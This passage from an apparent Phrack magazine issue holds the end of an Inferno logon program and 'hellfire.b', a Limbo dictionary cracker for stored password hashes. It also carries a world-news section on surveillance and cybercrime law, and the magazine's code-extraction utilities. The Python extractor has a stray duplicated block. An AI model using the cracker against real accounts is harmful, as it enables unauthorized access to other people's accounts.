                        sys->print("error in user namespace file: %s", nserr);
```

```
                        sys->print("\n");
                }
        }
        sys->fprint(kfd, "killgrp");
        errch := chan of string;
        spawn exec(argv, errch);
        err := <-errch;
        if (err != nil) {
                sys->fprint(stderr(), "logon: %s\n", err);
                sys->raise("fail:exec failed");
        }
}

exec(argv: list of string, errch: chan of string)
{
        sys->pctl(sys->NEWFD, 0 :: 1 :: 2 :: nil);
        e := ref Sys->Exception;
        if (sys->rescue("fail:*", e) == Sys->EXCEPTION) {
                sys->rescued(Sys->ONCE, nil);
                exit;
        }

        argv = "/dis/sh/sh.dis" :: "-i" :: "-n" :: nil;
        cmd := load Command hd argv;
        if (cmd == nil) {
                errch <-= sys->sprint("cannot load %s: %r", hd argv);
        } else {
                errch <-= nil;
                cmd->init(nil, argv);
        }
}

logon(user: string): int
{
        userdir := "/usr/"+user;
        if(sys->chdir(userdir) < 0) {
                sys->print("There is no home directory for that user mounted on this machin
e\n");
                return 0;
        }

        #
        # Set the user id
        #
        fd := sys->open("/dev/user", sys->OWRITE);
        if(fd == nil) {
                sys->print("failed to open /dev/user: %r\n");
                return 0;
        }
        b := array of byte user;
        if(sys->write(fd, b, len b) < 0) {
                sys->print("failed to write /dev/user with error: %r\n");
                return 0;
        }

        return 1;
}

stderr(): ref Sys->FD
{
        return sys->fildes(2);
}
```

---------- clogon.b ----------

---------- hellfire.b ----------

```
# hellfire.b : /keydb/password decoder
#
# by: dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai


implement hellfire;


include "sys.m";
        sys: Sys;
include "draw.m";
        draw: Draw;
include "bufio.m";
        bufio: Bufio;
        Iobuf: import bufio;
include "string.m";
        str: String;
include "arg.m";
        arg: Arg;
include "keyring.m";
        keyring: Keyring;
include "security.m";
        pass: Password;


hellfire: module
{
        init: fn(ctxt: ref Draw->Context, argv: list of string);
        usage: fn();
        finish: fn(temp: array of byte);
};

init(nil: ref Draw->Context, argv: list of string)
{
        sys = load Sys Sys->PATH;
        draw = load Draw Draw->PATH;
        bufio = load Bufio Bufio->PATH;
        str = load String String->PATH;
        arg = load Arg Arg->PATH;
        pass = load Password Password->PATH;
        keyring = load Keyring Keyring->PATH;

        sys->print("\nhellfire, by dalai(dalai@swbt.net)\n");
        sys->print("A Traumatized Production.\n");

        if(argv == nil)
                usage();

        dfile := pfile := uid := "";
        arg->init(argv);

        while((tmp := arg->opt()) != 0)
                case tmp{
                        'd' => dfile = arg->arg();
                        'u' => uid = arg->arg();
                        * => usage();
                }

        if(dfile == nil || uid == nil)
                usage();

        dfd := bufio->open(dfile, bufio->OREAD);

        if(dfd == nil){
                sys->print("Could not open %s.\n", dfile);
                exit;
        }
```

```
        pw := pass->get(uid);
        if(pw == nil){
                sys->print("Could not get entry for %s.\n", uid);
                exit;
        }

        sys->print("Cracking...\n\n");

        pwbuff2 := array[keyring->SHAdlen] of byte;
        pwbuff := array[keyring->SHAdlen] of byte;

        # try some common passwords
        for(n := 1; n < 4; n++){
                if(n == 1)
                        pwbuff = array of byte "password";
                if(n == 2)
                        pwbuff = array of byte uid;
                if(n == 3)
                        pwbuff = array of byte "";

                keyring->sha(pwbuff, keyring->SHAdlen, pwbuff2, nil);

                temp1 := string pwbuff2;
                temp2 := string pw.pw;

                if(temp2 == temp1){
                        finish(pwbuff);
                }
        }

        # if not, try the dictionary
        for(dentry := "" ; ;){
                dentry = dfd.gets('\n');
                        if(dentry == nil)
                                break;

                if(dentry[len dentry-1] == '\n'){
                        heh := "";
                        (heh, nil) = str->splitl(dentry, "\n");
                        dentry = heh;
                }

                pwbuff = array of byte dentry;
                keyring->sha(pwbuff, keyring->SHAdlen, pwbuff2, nil);

                temp1 := string pwbuff2;
                temp2 := string pw.pw;

                if(temp2 == temp1){
                        finish(pwbuff);
                }
        }

        sys->print("done.\n");
        sys->print("Have a nice day.\n");
        exit;
}

finish(pwbuff: array of byte)
{
        sys->print("Password is \"%s\"\n", string pwbuff);
        sys->print("Have a nice day.\n");
        exit;
}

usage()
{
```

```
        sys->print("usage: hellfire -d dictionary -u user\n");
        exit;
}
```

---------- hellfire.b ----------

|=[EOF]=---------=|

==Phrack Inc.==
Volume 0x0b, Issue 0x3a, Phile #0x0d of 0x0e

```
|=----------------=[ P H R A C K  W O R L D  N E W S ]=------------------=|
|=-----------------------------------------------------------------------=|
|=---------------------------=[ phrackstaff ]=---------------------------=|
```

Content in this news does not reflect the opinion of any particluar phrack staff member. The news is exclusively done by the scene and for the scene.
In cleartext this means that we honestly do not care if you feel uncomfortable or offended by the news - in fact PWN is a place many people use to express _their_ opinion and to tell the world about what's going wrong.

You have the chance to complain about this at: loopback@phrack.org.
If you feel the need to submit news, do so at: disorder@phrack.org.

If you think you are smart enough to moderate the PWN in Phrack #59 then take a deep breath and think about it again. If you still think you can make it, mail us at phrackstaff@phrack.org.

Today's PWN is dedicated to the MPAA, the FBI, SecretService and any other world domination organization.

|=[0x01 - cDc media control]=--=|

At Hope2000/NYC cDc leadership announced a new project of building an infrastructure of tunnels and access points to grant unrestricted access to the internet to users from foreign countries who are legally not allowed to surf outside the government applied borders of 'their' internet. China was one of their targets.

The very same group announced on the 26th of Nov their cooperation with the FBI to plan, build and deploy best-of-breed electronic surveillance software.

http://cultdeadcow.com/details.php3?listing_id=425

The story rushed through the newstickers of the world and was soon picked up by other news agencies...not realizing the excellent work of satire by cDc.

http://www.vnunet.com/News/1127639

Amazing how easy it is to bluff big new agencies.....no comment.

FBI's new toy (Magic Lantern, virus-like keystroke logger):
URL: http://www.msnbc.com/news/660096.asp?cp1=1

Reports are coming in about the new FBI traffic matching device becoming fully operational. Traffic matching devices are long known to various agencies but have not been used widely across the internet. The basic idea is to build a network of drones/sniffers which records traffic 'waves' for a limited time period. A master can search through all drones/sniffers and determine the path of a 'wave' (e.g traffic peak) through the internet. The results are the same for crypted (ssh, ipsec, ..) or bounced connections - as long as traffic flows from the source to the destination. Padding the traffic with random data does not fool the device. This is basic knowledge for anyone familiar with wavelets

transformation (Random padded data would just result in a few more 'wavelet stars' in a visualized wavelet transformation).

SSH in line mode (axssh) is not enough to fool the device. Splitting the traffic stream into many fake streams may fool the device. The required amount of traffic is most often not acceptable.

URL: http://hes.iki.fi/pub/ham/unix/utils/
URL: http://www.wavelets.com

|=[0x02 - Hack-orist]=----------=|

Russ Cooper want all of you virus writers/Hackorists in jail:
http://www.wired.com/news/politics/0,1283,49313-2,00.html

Hackers face life imprisonment under 'Anti-Terrorism' Act:
http://www.securityfocus.com/news/257

Electronic Pearl Harbor and the fear against Super-Hackers:
http://www.securityfocus.com/news/280

Random quotes:
"Most of the terrorism offenses are violent crimes, or crimes involving chemical, biological, or nuclear weapons. But the list also includes the provisions of the Computer Fraud and Abuse Act that make it illegal to crack a computer for the purpose of obtaining anything of value [..]. Likewise, launching a malicious program [..] are included in the definition of terrorism."

"To date no terrorists are known to have violated the Computer Fraud and Abuse Act."

"... the five year statute of limitations for hacking would be abolished retroactively -- allowing computer crimes committed decades ago to be prosecuted today -- and the maximum prison term for a single conviction would be upped to life imprisonment. There is no parole in the federal justice system.
Those convicted of providing "advice or assistance" to cyber crooks, or harboring or concealing a computer intruder, would face the same legal repercussions as an intrude."

|=[0x03 - First international treaty on cybercrime]=----------=|

The Council of Europe (CoE) published their latest elaboration of the Cybercrime treaty. The Council has been established after World War II in 1949. Since then the CoE takes care of the preparation and the negotiation of European conventions and agreements. In its 52 years of existence the CoE published 185 treaties (one paper every 4 month - that's what you pay taxes for). Most of the treaties are publicly available on the internet - with all classified information stripped out (yes, you also pay taxes for the dude who strips out the information we are all most interested in).

Let's sum up what this 'First international treaty on cybercrime' is about:
- Anti-warez, computer-related fraud, violation of network security.
- Powers and procedures such as the search of computer networks and interception.
- Fostering international co-operation.
- As written in the preamble: "to protect the society against cybercrime".
- (Article 19/2.2c) Allows 'competent authorities' to modify or delete data on a suspect's computer.
- Force different ISP's to log and disclose traffic-data of a suspect up to a maximum of 90 days (Article 16 + 20/1b.ii + 21).
- Extradition of suspects who are punishable under these laws (A 24/1-7).
- Mutual assistance to the widest extent possible. A29 explicitely gives a requesting party the right to order a requested party to

seizure or disclose computer data.

The treaty has been opened for signature on 23/11/01. 27 out of 43 countries gave their signature on the same day (including UK, Netherlands, Italy, Iceland, Germany, France, ...). Four non-member States of the Council of Europe signed the same as a sign of respect and support (USA, South Africe, Japan and Canada).

The entire treaty is available at:
http://conventions.coe.int/Treaty/EN/projets/FinalCybercrime.htm

|=[0x04 - Communications Assistance for Law Enforcement Act]=----------=|

aka CALEA [1].

> 'The mission of the CALEA Implementation Section is to preserve Law Enforcement's ability to conduct lawfully-authorized electronic surveillance while preserving public safety, the public's right to privacy, and the telecommunications industry's competitiveness.'

CARL CAMERON, FOX NEWS CORRESPONDENT (voice-over): The company is Comverse Infosys, a subsidiary of an Israeli-run private telecommunications firm, with offices throughout the U.S. It provides wiretapping equipment for law enforcement. Here's how wiretapping works in the U.S.

Every time you make a call, it passes through the nation's elaborate network of switchers and routers run by the phone companies. Custom computers and software, made by companies like Comverse, are tied into that network to intercept, record and store the wiretapped calls, and at the same time transmit them to investigators.

The manufacturers have continuing access to the computers so they can service them and keep them free of glitches. This process was authorized by the 1994 Communications Assistance for Law Enforcement Act, or CALEA. Senior government officials have now told Fox News that while CALEA made wiretapping easier, it has led to a system that is seriously vulnerable to compromise, and may have undermined the whole wiretapping system.

Indeed, Fox News has learned that Attorney General John Ashcroft and FBI Director Robert Mueller were both warned Oct. 18 in a hand-delivered letter from 15 local, state and federal law enforcement officials, who complained that "law enforcement's current electronic surveillance capabilities are less effective today than they were at the time CALEA was enacted."

Congress [probably means Comverse --DBM] insists the equipment it installs is secure. But the complaint about this system is that the wiretap computer programs made by Comverse have, in effect, a back door through which wiretaps themselves can be intercepted by unauthorized parties.

Adding to the suspicions is the fact that in Israel, Comverse works closely with the Israeli government, and under special programs, gets reimbursed for up to 50 percent of its research and development costs by the Israeli Ministry of Industry and Trade. But investigators within the DEA, INS and FBI have all told Fox News that to pursue or even suggest Israeli spying through Comverse is considered career suicide.

And sources say that while various F.B.I. inquiries into Comverse have been conducted over the years, they've been halted before the actual equipment has ever been thoroughly tested for leaks. A 1999 F.C.C. document indicates several government agencies expressed deep concerns that too many unauthorized non-law enforcement personnel can access the wiretap system. And the FBI's own nondescript office in Chantilly, Virginia that actually oversees the CALEA wiretapping program, is among the most agitated about the threat.

But there is a bitter turf war internally at F.B.I. It is the FBI's office in Quantico, Virginia, that has jurisdiction over awarding contracts and

buying intercept equipment. And for years, they've thrown much of the business to Comverse. A handful of former U.S. law enforcement officials involved in awarding Comverse government contracts over the years now work for the company.

Numerous sources say some of those individuals were asked to leave government service under what knowledgeable sources call "troublesome circumstances" that remain under administrative review within the Justice Department.

Comments from Mr. Dean, Vice President for Technology Policy:

> "From the beginning, both the political Right and Left warned Congress and the FBI that they were making a huge mistake by implementing CALEA. That it would jeopardize the security of private communications, whether it's between a mother and her son or between government officials. The statement just issued by law enforcement agencies has confirmed our worst fears."

Do you want to know more?
[1] http://www.askcalea.net/

|=[0x05 - various news]=----------=|

Uncle Sam wants you to become a 'High-Tech-Crime-Network certificated investigator' today! I thought the CISSP requirements cant be topped....
http://www.htcn.org/

2001 - Captured the flag
<dude1> ssh and login exploitable
<foo2> heh i remember joking about these things a few years ago

DeCSS has been ruled "speech" by a California State Appeals Court, overturning the lower court ruling. Good news!
http://www.wired.com/news/print/0,1294,48075,00.html
http://www.courtinfo.ca.gov/courts/courtsofappeal/6thDistrict/
http://slashdot.org/yro/01/11/01/1953236.shtml
http://www.theregister.co.uk/content/55/22613.html

Operation Buccaneer (aka Operation Sundevil-II).
(announced as the 'multi billion dollar bust' in the media).
http://www.theregister.co.uk/content/4/23329.html
http://www.wikipedia.com/wiki/DrinkOrDie

|=[EO PWN]=----------=|

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x0e of 0x0e

```
|=--------=[ P H R A C K   E X T R A C T I O N   U T I L I T Y ]=--------=|
|=-----------------------------------------------------------------------=|
|=--------------------------=[ phrackstaff ]=---------------------------=|
```

The Phrack Magazine Extraction Utility, first appearing in P50, is a convenient way to extract code from textual ASCII articles. It preserves readability and 7-bit clean ASCII codes. As long as there are no extraneous "<++>" or <-->" in the article, everything runs swimmingly.

Source and precompiled version (windows, unix, ...) is available at http://www.phrack.org/misc.

```
|-----------------------------------------------------------------------|
```

```
<++> extract/extract4.c !8e2bebc6

/*
 *  extract.c by Phrack Staff and sirsyko
 *
 *  Copyright (c) 1997 - 2000 Phrack Magazine
 *
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 *  extract.c
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory structure.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  Extraction tags are of the form:
 *
 *  host:~> cat testfile
 *  irrelevant file contents
 *  <++> path_and_filename1 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filename2 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filenamen !CRC32
 *  file contents
```

```
 *  <-->
 *  irrelevant file contents
 *  EOF
 *
 *  The `!CRC` is optional.  The filename is not.  To generate crc32 values
 *  for your files, simply give them a dummy value initially.  The program
 *  will attempt to verify the crc and fail, dumping the expected crc value.
 *  Use that one.  i.e.:
 *
 *  host:~> cat testfile
 *  this text is ignored by the program
 *  <++> testarooni !12345678
 *  text to extract into a file named testarooni
 *  as is this text
 *  <-->
 *
 *  host:~> ./extract testfile
 *  Opened testfile
 *   - Extracting testarooni
 *   crc32 failed (12345678 != 4a298f18)
 *  Extracted 1 file(s).
 *
 *  You would use `4a298f18` as your crc value.
 *
 *  Compilation:
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 ... filen
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION         "7niner.20000430 revsion q"

#define BEGIN_TAG       "<++> "
#define END_TAG         "<-->"
#define BT_SIZE         strlen(BEGIN_TAG)
#define ET_SIZE         strlen(END_TAG)
#define EX_DO_CHECKS    0x01
#define EX_QUIET        0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
```

```
        {
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqv")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }
    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqv] file1 file2 ... filen\n", argv[0]);
        exit(0);
    }
```

```
    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            fn_p = fn_p->next;
            continue;
        }
        else
        {
            name = fn_p->name;
        }

        if (!(flags & EX_QUIET))
        {
            fprintf(stderr, "Scanning %s...\n", fn_p->name);
        }
        crcgen();
        while (fgets(b, 256, in_p))
```

```
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                crc = 0;
                crc_f = 0;
                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                        {
                            perror("mkdir");
                            exit(EXIT_FAILURE);
                        }
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }

                if ((bp = strchr(b, '!')))
                {
                    crc_f =
                        strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                   b[strlen(b) - strlen(bp) - 1 ] = 0;
                   h_c = 1;
                }
                else
                {
                    h_c = 0;
                }
                if ((out_p = fopen(b + BT_SIZE, "wb+")))
                {
                    fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf(". Could not extract anything from '%s'.\n",
                        b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p)
                {
                    if (h_c == 1)
                    {
                        if (fseek(out_p, 0l, 0) == -1)
                        {
                            perror("fseek");
                            exit(EXIT_FAILURE);
                        }
                        crc = check_crc(out_p);
                        if (crc == crc_f && !(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                        }
                        else
                        {
                            if (!(flags & EX_QUIET))
                            {
                                fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                        crc_f, crc);
                            }
```

```
                        }
                    }
                    fclose(out_p);
                }
                else
                {
                    fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
/* EOF */
<-->
<++> extract/extract.pl !1a19d427
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> extract/extract.awk !26522c51
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
```

```
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->
<++> extract/extract.sh !a81a2320
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->
<++> extract/extract.py !83f65f60
```

```
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
```

```
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break

    os.chdir(start)
    return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...]')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass


    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = [filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)
```

```
if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass              # No messy traceback.
<-->
<++> extract/extract-win.c !e519375d
/*************************************************************************/
/* WinExtract                                                            */
/*                                                                       */
/* Written by Fotonik <fotonik@game-master.com>.                         */
/*                                                                       */
/* Coding of WinExtract started on 22aug98.                              */
/*                                                                       */
/* This version (1.0) was last modified on 22aug98.                      */
/*                                                                       */
/* This is a Win32 program to extract text files from a specially tagged */
/* flat file into a hierarchical directory structure.  Use to extract    */
/* source code from articles in Phrack Magazine.  The latest version of  */
/* this program (both source and executable codes) can be found on my    */
/* website:  http://www.altern.com/fotonik                               */
/*************************************************************************/


#include <stdio.h>
#include <string.h>
#include <windows.h>


void PowerCreateDirectory(char *DirectoryName);


int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                   LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;   /* Flag used to determine if at least one file was */
int i;                 /* extracted */

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   /* If we got here, InFile is opened. */
   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5)) /* If line begins with "<++> " */
         {
         Line[strlen(Line)-1]='\0';
```

```
         strcpy(OutFileName,Line+5);

         /* Check if a dir has to be created and create one if necessary */
         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
            }

         /* If we got here, OutFile can be written to */
         while(fgets(Line,256,InFile))
            {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels.  (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
   {                         /* create '/' */
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
```

```
    }
}
<-->

|=[ EOF ]=---------------------------------------------------------------=|
```